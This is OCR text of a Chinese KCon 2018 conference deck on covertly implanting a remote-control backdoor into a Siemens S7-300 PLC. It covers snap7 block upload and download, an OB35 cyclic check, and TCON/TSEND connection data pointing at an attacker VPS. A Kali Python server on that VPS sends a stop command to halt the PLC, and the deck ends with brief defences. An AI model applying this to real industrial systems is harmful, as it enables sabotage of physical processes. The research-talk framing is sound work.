2018

中国.北京 KCon黑客大会

工业PLC远程控制实现

演讲人：剑思庭

目录
CONTENTS

01

PART 01

个人介绍

02

PART 02

架构/工具

03

PART 03

远控渗透

KCon

PART
01

个人介绍

剑思庭

SIEMENS

Rockwell Automation


工业网络安全技术顾问

工控安全渗透和防御

KCon

PART
02

构架/工具


互联网
企业边缘网络
企业内网网络
企业工厂网络
VPS Kali
VM
边界路由器
P-NAT
核心防火墙
关闭102端口
工业交换机
S7-315-PN/DP
STEP7 工程师站

http://snap7.sourceforge.net/

```
$ sudo add-apt-repository ppa:gijzelaar/snap7
$ sudo apt-get update
$ sudo apt-get install libsnap71 libsnap7-dev
$ pip install python-snap7
```

	CPU						CP	DRIVE
	300	400	WinAC	Snap7S	1200	1500	343/443/IE	SINAMICS
DB Read/Write	O	O	O	O	O	O(3)	-	O
EB Read/Write	O	O	O	O	O	O	-	O
AB Read/Write	O	O	O	O	O	O	-	O
MK Read/Write	O	O	O	O	O	O	-	-
TM Read/Write	O	O	O	O	-	-	-	-
CT Read/Write	O	O	O	O	-	-	-	-
Read SZL	O	O	O	O	O	O	O	O
Multi Read/Write	O	O	O	O	O	O	-	O
Directory	O	O	O	O	-	-	O	(2)
Date and Time	O	O	O	O	-	-	-	O
Control Run/Stop	O	O	O	O	-	-	(1)	O
Security	O	O	O	O	-	-	-	-
Block Upload/Down/Delete	O	O	O	-	-	-	O	O

PART
03

远控渗透

悄无声息

PLC远控代码植入不能造成PLC重启

KCon

FB64 TCON
FB65 TSEND
FB66 TRCV
FB67 TDISCON

S7 提供了多达九个的循环中断 OB (OB30 至 OB38)，它们以固定的时间间隔来中断用户程序。下表给出了循环中断 OB 的缺省时间间隔和优先级。

OB 编号	缺省时间间隔	缺省优先级
OB30	5s	7
OB31	2s	8
OB32	1s	9
OB33	500ms	10
OB34	200ms	11
OB35	100ms	12
OB36	50ms	13
OB37	20ms	14
OB38	10ms	15

KCon


PLC IP地址

PLC CPU槽号

Block类型和No.

上载远控功能块

存储功能块为MC7



连接被远控PLC

装载功能块MC7文件


下装MC7文件到PLC

KCon

PLC内完整的远控植入程序

KCon

TCP建立连接



参数 声明 数据类型 存储区 描述

REQ INPUT BOOL I、Q、M、D、L 控制参数REQUEST启动建立由ID指定的连接的作业。作业在上升沿启动。

ID INPUT WORD M、D、常数 与远程伙伴之间建立的连接或用户程序和操作系统通信层之间建立的连接的标识号。标识号必须与本地连接描述中的相关参数标识号相同。取值范围：W#16#0001至W#16#0FFF

DONE OUTPUT BOOL I、Q、M、D、L DONE状态参数：0：作业尚未开始或仍在运行。1：无错执行作业。

BUSY OUTPUT BOOL I、Q、M、D、L BUSY = 1：作业尚未完成。BUSY = 0：作业完成。


ERROR OUTPUT BOOL I、Q、M、D、L ERROR状态参数：?ERROR = 1：处理作业期间出现错误。

STATUS返回有关错误类型的详细信息

STATUS OUTPUT WORD M、D STATUS状态参数：故障信息

CONNECTIN_OUT ANY D 指向相关连接说明的指针(UDT 65)，参见为使用TCP和ISO on TCP的开放通信连接分配参数和为使用UDP的本地通信接入点分配参数

TCP发送数据



参数 声明 数据类型 存储区 描述

REQ INPUT BOOL I、Q、M、D、L 控制参数REQUEST在上升沿开始发送作业。数据从由DATA和LEN指定的区域传送。

ID INPUT WORD M、D、常数 将终止对连接的引用。标识号必须与本地连接描述中的相关参数标识号相同。取值范围：W#16#0001至W#16#0FFF

LEN INPUT INT I、Q、M、D、L 要使用作业发送的最大字节数参见使用的CPU和协议变量(connection_type)和可传送数据长度之间的关系

DONE OUTPUT BOOL I、Q、M、D、L DONE状态参数：0：作业尚未开始或仍在运行。1：无错执行作业。

BUSY OUTPUT BOOL I、Q、M、D、L BUSY = 1：作业尚未完成。无法触发新作业。?BUSY = 0：作业完成。


ERROR OUTPUT BOOL I、Q、M、D、L ERROR状态参数：ERROR = 1：处理时出错。STATUS提供有关错误类型的详细信息

STATUS OUTPUT WORD M、D STATUS状态参数：故障信息

DATA IN_OUT ANY I、Q、M、D 发送区域包含地址和长度地址指的是：输入过程映像?输出过程映像?存储器位?数据块注意：不要使用BOOL类型的ARRAY作为发送区域。

KCon

TCP接受数据



参数 声明 数据类型 存储区 描述

EN_R INPUT BOOL I、Q、M、D、L 使能接收的控制参数：EN_R =?时，FB 64 "TRCV"准备接收。正在处理接收作业。

ID INPUT WORD M、D、常数 将终止对连接的引用。标识号必须与本地连接描述中的相关参数标识号相同。取值范围：W#16#0001至W#16#0FFF

LEN INPUT INT I、Q、M、D、L 接收区域的长度(以字节为单位)关于LEN =?或LEN <>?的含义，请参见上文(FB64 "TRCV"的接收模式)。对于值的范围，请参见使用的CPU和协议变量(connection_type)和可传送数据长度之间的关系。

NDR OUTPUT BOOL I、Q、M、D、L NDR状态参数：?NDR = 0：作业尚未开始或仍在运行。?NDR = 1：作业成功完成

ERROR OUTPUT BOOL I、Q、M、D、L ERROR状态参数：?ERROR = 1：处理时出错。STATUS提供有关错误类型的详细信息

BUSY OUTPUT BOOL I、Q、M、D、L ?BUSY = 1：作业尚未完成。无法触发新作业。?BUSY = 0：作业完成。


STATUS OUTPUT WORD M、D STATUS状态参数：故障信息

RCVD_LEN OUTPUT INT I、Q、M、D、L 实际接收到的数据量(字节)

DATA IN_OUT ANY I、Q、M、D 接收区域(定义见上文)包含地址和长度地址指的是：?输入过程映像?输出过程映像?存储器位?数据块注意：不要使用BOOL类型的ARRAY作为接收区域。

KCon

TCP断开连接



参数　　声明　　数据类型　　存储区　描述

REQ INPUT　BOOL　I、Q、M、D、L　控制参数REQUEST启动终止由ID指定的连接的作业。作业在上升沿上启动。

ID　INPUT　WORD　M、D、常数　将与远程伙伴终止的连接或用户程序和操作系统通信层之间的连接的标识号。标识号必须与本地连接描述中的相关参数标识号相同。取值范围：W#16#0001至W#16#0FFF

DONE　OUTPUT　BOOL　I、Q、M、D、L　DONE状态参数：0：作业尚未开始或仍在运行。1：无错执行作业。

BUSY　OUTPUT　BOOL　I、Q、M、D、L　BUSY = 1：作业尚未完成。BUSY = 0：作业完成。

ERROR　OUTPUT　BOOL　I、Q、M、D、L　ERROR状态参数：?ERROR = 1：处理时出错。STATUS提供有关错误类型的详细信息

STATUS　OUTPUT　WORD　M、D　STATUS状态参数：故障信息

KCon


VPS的固定IP地址

VPS的监听的端口

地址	名称	类型	初始值
0.0		STRUCT	
+0.0	OUCW_2	STRUCT	
+0.0	block_length	WORD	W#16#40
+2.0	id	WORD	W#16#3
+4.0	connection_type	BYTE	B#16#13
+5.0	active_est	BOOL	FALSE
+6.0	local_device_id	BYTE	B#16#2
+7.0	local_tsap_id_len	BYTE	B#16#2
+8.0	rem_subnet_id_len	BYTE	B#16#0
+9.0	rem_staddr_len	BYTE	B#16#0
+10.0	rem_tsap_id_len	BYTE	B#16#0
+11.0	next_staddr_len	BYTE	B#16#0
+12.0	local_tsap_id	ARRAY[1..16]	B#16#7, B#16#D0, B#16#0, B#16#0, B#16#0, B#16#0, B#16#0, B#16#0, B#16#C
*1.0		BYTE	
+28.0	rem_subnet_id	ARRAY[1..6]	B#16#0, B#16#0, B#16#0, B#16#0, B#16#0, B#16#0
*1.0		BYTE	
+34.0	rem_staddr	ARRAY[1..6]	B#16#0, B#16#0, B#16#0, B#16#0, B#16#0, B#16#0
*1.0		BYTE	
+40.0	rem_tsap_id	ARRAY[1..16]	B#16#0, B#16#0, B#16#0, B#16#0, B#16#0, B#16#0, B#16#0, B#16#0, B#16#0,
*1.0		BYTE	
+56.0	next_staddr	ARRAY[1..6]	B#16#0, B#16#0, B#16#0, B#16#0, B#16#0, B#16#0
*1.0		BYTE	
+62.0	spare	WORD	W#16#0
=64.0		END_STRUCT	
+64.0	OUCW_3	STRUCT	
+0.0	rem_ip_addr	ARRAY[1..4]	B#16#C0, B#16#A8, B#16#0, B#16#1E
*1.0		BYTE	
+4.0	rem_port_nr	ARRAY[1..2]	B#16#7, B#16#D0
*1.0		BYTE	
+6.0	spare	ARRAY[1..2]	B#16#0, B#16#0
*1.0		BYTE	
=8.0		END_STRUCT	
=72.0		END_STRUCT	

KCon

PLC内OB35调用FB1判断指令执行停机



VPS上Kali运行TCP server监听，连接后发送停机标志

```python
#!/usr/bin/python3
# 文件名：stopplc.py
import socket
import sys
serversocket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
host = socket.gethostname()
port = 80
serversocket.bind((host, port))
serversocket.listen(5)
while True:
    clientsocket,addr = serversocket.accept()
    print("连接地址: %s" % str(addr))
    stopplc=0x01
    clientsocket.send(stopplc)
    clientsocket.close()
```

KCon

防御的方法：


1、物理和环境安全

2、PLC接入授权和项目加密

3、PLC出口增设DPI防火墙（禁止对PLC下载）

4、核心防火墙切断工业网络直接接入，设置DMZ区域

5、增加接入的身份认证和授权



谢谢观看

演讲人：剑思庭